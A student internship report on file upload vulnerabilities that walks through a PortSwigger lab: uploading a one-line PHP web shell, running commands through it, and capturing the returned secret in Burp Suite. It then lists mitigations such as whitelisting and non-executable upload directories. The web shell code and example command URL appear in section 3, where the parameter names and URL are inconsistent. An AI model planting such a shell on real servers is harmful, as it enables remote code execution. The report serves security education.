File upload vulnerabilities

Identification, Exploitation

Potential mitigation strategies

CDAC, Noida

CYBER GYAN VIRTUAL INTERNSHIP PROGRAM

Submitted By:

Rahul Mahto(IIIT Allahabad)

Project Trainee, (July-August) 2024

BONAFIDE CERTIFICATE

This is to certify that this project report entitled **File upload vulnerabilities** submitted to CDAC Noida, is a Bonafide record of work done by **Rahul Mahto** under my supervision from **17 September 2024** to **3 October 2024.**

Declaration by Author(s)

This is to declare that this report has been written by me/us. No part of the report is plagiarized from other sources. All information included from other sources have been duly acknowledged. I/We aver that if any part of the report is found to be plagiarized, I/we are shall take full responsibility for it.

Name of Author(S): **Rahul Mahto**

Acknowledgement

I would like to express my heartfelt gratitude to my mentor, **Kajal Kashyam Ma'am**, for her unwavering support, guidance, and encouragement throughout this project. Her insights and expertise have been invaluable in helping me grow and complete this work successfully. Thank you for being a constant source of inspiration.

Table of Contents


1. INTRODUCTION

1.1 Overview

File upload functionality is a common feature in many web applications, allowing users to upload files such as images, documents, and videos. While convenient, this feature also introduces potential security risks if not properly secured. Unrestricted or poorly managed file uploads can serve as an entry point for attackers to compromise systems.

1.2 Importance of Securing File Uploads

Securing file uploads is critical because attackers can exploit vulnerabilities to upload malicious files, such as scripts or malware, leading to server-side attacks, data breaches, or unauthorized access. Implementing strict validation, proper file handling, and access control can mitigate these risks, protecting both the application and its users from exploitation.



Source: www.secnhack.in

2. PROBLEM STATEMENT

The project focuses on securing file upload functionalities in web applications, which are prone to vulnerabilities like Remote Code Execution (RCE). The goal is to identify, exploit, and mitigate these vulnerabilities to protect the system from malicious file uploads.

2.1 Learning Objectives

Understand common file upload vulnerabilities.Learn how attackers exploit these vulnerabilities. Implement security measures like file validation, MIME type checking, and filename sanitization. Configure secure environments, including limiting file size and preventing file execution.

2.2 Learning from the Project

Awareness of web security risks and best practices for securing file uploads. Hands-on experience in vulnerability management and exploitation. Application of defensive programming techniques to safeguard web applications. Practical experience in security testing tools and audits.

3. IMPLEMENTATION

3.1 Approach

Approach: Remote code execution via web shell upload

This Attack contains a vulnerable image upload function. upload a basic PHP web shell and use it to exfiltrate the contents of the file /home/carlos/secret. You can log in to your own account using the following credentials: UserName: wiener & Password: peter and Web Application Link: https://0a1c003d03a150fb802330b300a7004b.web-security-academy.net/my-account?id=wiener

3.2 Performing attack

Navigate to the part of the application where files can be uploaded. Try uploading different file types like .php, .html, or .jsp files. If there's a restriction, try bypassing it. The malicious file can contain a simple payload like a web shell to execute commands or read sensitive files on the server.

PHP web shell:


```
<?php echo shell_exec($_GET['rahulmahtocdac’]); ?>
```

This shell will allow you to execute server commands via the browser (e.g., https://0a1c003d03a150fb802330b300a7004b.web-security-academy.net/my-account?id=wiener/files/avatar/virus.php?cmd=ls

This command will execute ont the server side and return the all files on this directory

car.png virus.php dream car.png


3.3 Screenshots of Demonstration



My Account


Your username is: wiener

Email: wiener



The file avatars/dream car.jpeg has been uploaded.

� Back to My Account


Burp Suite Community Edition v2024.7.6 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings
Filter settings: Hiding CSS, image and general binary content
Inspector
Request attributes 2
Request headers 15
Response headers 6
Event log (2) All issues
Memory: 138.5MB

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response t
1	https://0a76009204195cc783a2...	GET	/files/avatars/virus.php			200	294	text	php			✓	79.125.84.16	session=YslJIRMzf...	13:12:23 1 O...	8080	269
3	https://0a76009204195cc783a2...	GET	/files/avatars/virus.php					HTML	php			✓	79.125.84.16		13:12:38 1 O...	8080	

Request

```
GET /files/avatars/virus.php HTTP/1.1
Host: 0a76009204195cc783a2b05400da002e.web-security-academy.net
Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-GB,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive
```

Response

```
HTTP/2 200 OK
Date: Tue, 01 Oct 2024 07:42:25 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Type: text/html; charset=UTF-8
Set-Cookie: session=YslJIRMzfsZ06GGspdaQ3WlbkhshgG0x; Secure; HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 32

rRUEBd9jQINSNn6oeHJGSmLT4RymbeJ8
```

4. MITIGATION STRATEGIES

4.1 File Validation

Extension Whitelisting: Only allow files with certain extensions to be uploaded (e.g., .jpg, .png, .pdf). Reject any other extensions. MIME Type Validation: Verify the file's MIME type on the server-side using robust libraries, not relying on client-provided data. Content Inspection: Use file content inspection tools to ensure the file content matches the expected file type. For instance, verifying that a file claimed to be an image does indeed contain image data.

4.2 Sanitizing File Names

Remove or escape special characters (such as ../) from file names to prevent path traversal. Normalize file paths to ensure they stay within the intended directory.

4.3 Set File Size Limits

Enforce strict file size limits to prevent server resource exhaustion. Implement rate-limiting to avoid abuse of the upload function.

4.4 Use a Safe File Storage Location

Store uploaded files in directories outside the webroot to prevent direct execution via the browser. Ensure proper file permissions are set so that uploaded files cannot be executed or read unless necessary.

4.5 Disable File Execution on Upload Directories

Configure the web server (e.g., Apache or Nginx) to prevent execution of files in the upload directory. For instance, disable .php, .exe, or .sh execution in these directories.

5. BEST PRACTICES FOR DEVELOPERS

5.1 Server-Side Validation: Always validate file types and content on the server, not relying on client-side checks.

5.2 Secure Upload Directory: Ensure that the upload directory has proper permissions and is isolated from the core application.

5.3 Regular Security Audits: Regularly audit file upload features in applications to identify any potential security loopholes.

5.4 Logging and Monitoring: Implement logging for all file uploads and continuously monitor the logs to detect any suspicious activities.

6. CONCLUSION

File upload vulnerabilities present a serious threat to web applications. Malicious actors can exploit weak file validation mechanisms to execute arbitrary code, carry out denial of service attacks, or manipulate sensitive data. By implementing proper validation, securing file storage, and monitoring uploads, developers can mitigate these risks effectively. Following the mitigation strategies discussed in this report can greatly enhance the security of file upload functionality in any application.

7. REFERENCES

[1] File Upload Bypass Techniques: Understanding and Mitigating Security Riskshttps://infosecwriteups.com/file-upload-bypass-techniques-understanding-and-mitigating-security-risks-cebc363779b4

[2] OWASP - Unrestricted File Upload
https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload#:~:text=Uploaded%20files%20might%20trigger%20vulnerabilities%20in%20broken

[3] NIST - Guidelines on File Upload Security

[4] CWE - Common Weakness Enumeration (Unrestricted File Upload)

[5] Introduction to File MIME Types | Baeldung on Linux

[6] Lab: Remote code execution via web shell upload | Web Security Academy (portswigger.net)